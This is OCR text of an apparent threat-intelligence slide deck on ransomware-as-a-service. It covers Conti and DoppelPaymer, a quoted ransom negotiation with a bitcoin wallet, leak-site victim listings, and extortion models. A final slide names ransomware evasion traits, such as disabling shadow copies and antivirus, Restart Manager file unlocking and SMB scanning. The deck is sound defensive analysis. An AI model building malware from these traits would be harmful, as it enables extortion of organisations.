


暗網兜售一站式服務

非透過MaaS Botnet平台上架 Ransomware-as-a-service



Conti/Ryuk/ Revil



透過MaaS Botnet平台上架


Ransomware-as-a-service

未取得贖金，無法與上游分潤

獲得贖金後再向上游支付

15/01/2021, 19:51:22	Support: I'm sorry. I'll talk to the boss today, but I'm afraid he'll stand his ground.
15/01/2021, 19:53:04	Amy Lynn: Thank you. That would be helpful
15/01/2021, 20:16:59	Amy Lynn: Did you talk to your boss today?
16/01/2021, 10:28:15	Support: Not yet, will update you as soon as he replies.
16/01/2021, 14:32:26	Support: Ok, $450k, BTC wallet : bc1qvpt6tnce3knl5vr5w3k98suwr4mm85hc62ydqs

Page 16



CLEARSKY Cyber Security

whitestream Blockchain intelligence

Ref. https://www.clearskysec.com/conti-ransomware/
CONTI Ransomware – Negotiation and Bitcoin Tracking

DoppelPaymer


- DoppelPaymer病毒是BitPaymer勒索病毒的變種，自2019年出現於幾起勒索攻擊事件中，常見手法為駭客透過遠端桌面帳密及漏洞獲取權限後植入Dridex病毒竊取資料，其後透過EternalBlue或Zerologon漏洞橫向移動取得企業內AD控制權後，伺機發動大規模勒索攻擊。該駭客集團除加密檔案外，並恫嚇企業如未支付贖金將於暗網洩漏企業資料以恐嚇受駭者支付鉅額贖金。
- Spread through Dridex、Emotet、malspam malwares platform

Foxconn plant in Mexico struck in DoppelPaymer ransomware attack

BY DUNCAN RILEY


Hon Hai Precision Industry Co., better known as Foxconn, has been struck by a ransomware attack that briefly caused issues at its production facilities in Mexico and resulted in data stolen.

First reported Monday by Bleeping Computer, the ransomware attack occurred over the Thanksgiving weekend and involved the infamous DoppelPaymer gang. The attack, which targeted the Foxconn plant in Ciudad Juárez, Chihuahua, infected approximately 1,200 servers, with the theft of 100 gigabytes of unencrypted files. The ransomware attack also resulted in the deletion of 20 to 30 terabytes of backup data.



Conti/Ryuk/ BazarLoader Ransomware

- Conti Ransomware is a newly emerged-ransomware, which first be observed by Carbon Black Threat Analysis Unit (TAU) in July 2020 [1]
- By the report of Cyber Florida, Conti has targeted following industries [2]
  - Financial & Educational Institutions
  - Private Organizations
  - Government Agencies
  - Healthcare
  - Enterprise Businesses
  - Small-Medium Businesses
- For the similar code snippet and overlapped infra, Conti has been regarded as successor of notorious Ryuk ransomware [3]
- Spread through Trickbot botnet and Emotet malwares platform



[1] Brian. Baskin, VMware Carbon Black, “TAU Threat Discovery: Conti Ransomware.” July 8,2020. https://www.carbonblack.com/blog/tau-threat-discovery-conti- ransomware/

[2] Cyber Florida, “Conti Ransomware” July 14, 2020. https://cyberflorida.org/threat-advisory/conti-ransomware/

[3] Abrams, Lawrence. “Conti Ransomware Shows Signs of Being Ryuk’s Successor.” BleepingComputer. BleepingComputer, July 9, 2020. https://www.bleepingcomputer.com/news/security/conti-ransomware-shows-signs-of-being-ryuks-successor/

勒索病毒規模分類

TIER 1	TIER 2	TIER 3
• DoppelPaymer (Dridex)	• Avaddon	• Cvartk
• Egregor/Maze	• CONTI ,IOCP (Emotet)	• Exorcist
• Netwalker	• Clop	• Gothmog
• Sodinokibi(Revil)	• Darside	• Lolkek
• Ryuk (Emotet)	• Pysa/Mespinoza	• Muchlove
• GlobeImposter (Dridex)	• Ragnar	• Nemty
	• Ranzy	• Rush
	• SunCrypt	• Wally
	• Thanos	• XINOF
	• WastedLocker(Dridex)	• Zeoticus

https://intel471.com/blog/ransomware-as-a-service-2020-ryuk-maze-revil-egregor-doppelpaymer/

Ransomware 2.0

升級為勒索四部曲S.E.E.L

竊取
Steal

加密
Encrypt

勒索
Extort

洩密
Leak

使用APT手法入侵
攻擊大部分人為操作
鎖定單位AD主機
鎖定重要資料
HR、SAP、MES、Finance
傳輸到雲端硬碟

AD部署加密程式
AD設定定時炸彈
實施檔案加密階段

暗網攻擊新聞發布
寄給單位IT人員勒索訊息
持續竊取資料

逐步洩漏資料
公布洩漏進度比

CONTI.NEWS | NEWS | TOR MIRROR | WEB MIRROR | Search...

“Kiolbassa Smoked Meats” NEW Published: 5%

URL: https://kiolbassa.com

Views: 21 | Files: 2 | Read more ›

“Samson Holding” NEW Published: 5%

URL: https://samsonmktg.com

Views: 19 | Files: 2

“Intersport GmbH” NEW

URL: https://intersport.com

Views: 32 | Files: 32 | Read more ›

“DeLonghi America Inc.” Published: 5%

URL: https://delonghiusa.com

Views: 843 | Files: 2 | Read more ›

雙重勒索
Double Extortion


打電話給不想付錢的受害企業

為了脅迫受駭企業支付贖金，開始利用委外客服中心對目標

讚 6.3 萬 按讚加入iThome粉絲團 讚 30 分享

hone-Headset-3471206，https://www.maxpixels.net/Matrix-Computer-Data-Pc-Code-

未支付贖金的受駭企業將遭資料外洩



RAGNAR_LOCKER

WALL OF SHAME

Here will be permanent list of companies who would like to keep in secret the info leakage, exposing themselves and their customers, partners to even greater risk than a bug-hunting reward!

Webhelp's company - XtraSource

Updated 6/04/2021


views: 19465 | Published: 05/26/2021 02:51:30

ADATA LEAKED

Downloaded: 1.5TB+

views: 1531 | Published: 06/06/2021 06:17:51

Triple Extortion (加密、洩密、DDOS)



加密程式演化快速、回應資安廠商的偵測

- 保護**加密檔案用的密鑰**密強度增加(RSA4096)，檔案加密演算法追求快速(ChaCha20)
- **多線程**加密，目錄遍歷(Traversing)與檔案加密(Encryption) 分屬不同線程
- 短時間達到最大破壞，依檔案大、中、小選擇**不同加密策略**
- 啟動**環境檢查**，關閉還原和防毒程式 (Disable vssadmin)
- 特殊方式**解除系統鎖定檔案**(Restart Manager)
- 程式家殼、混淆增加靜態分析難度
- 尋找本機掛載網路磁碟機，掃描SMB網路其他主機

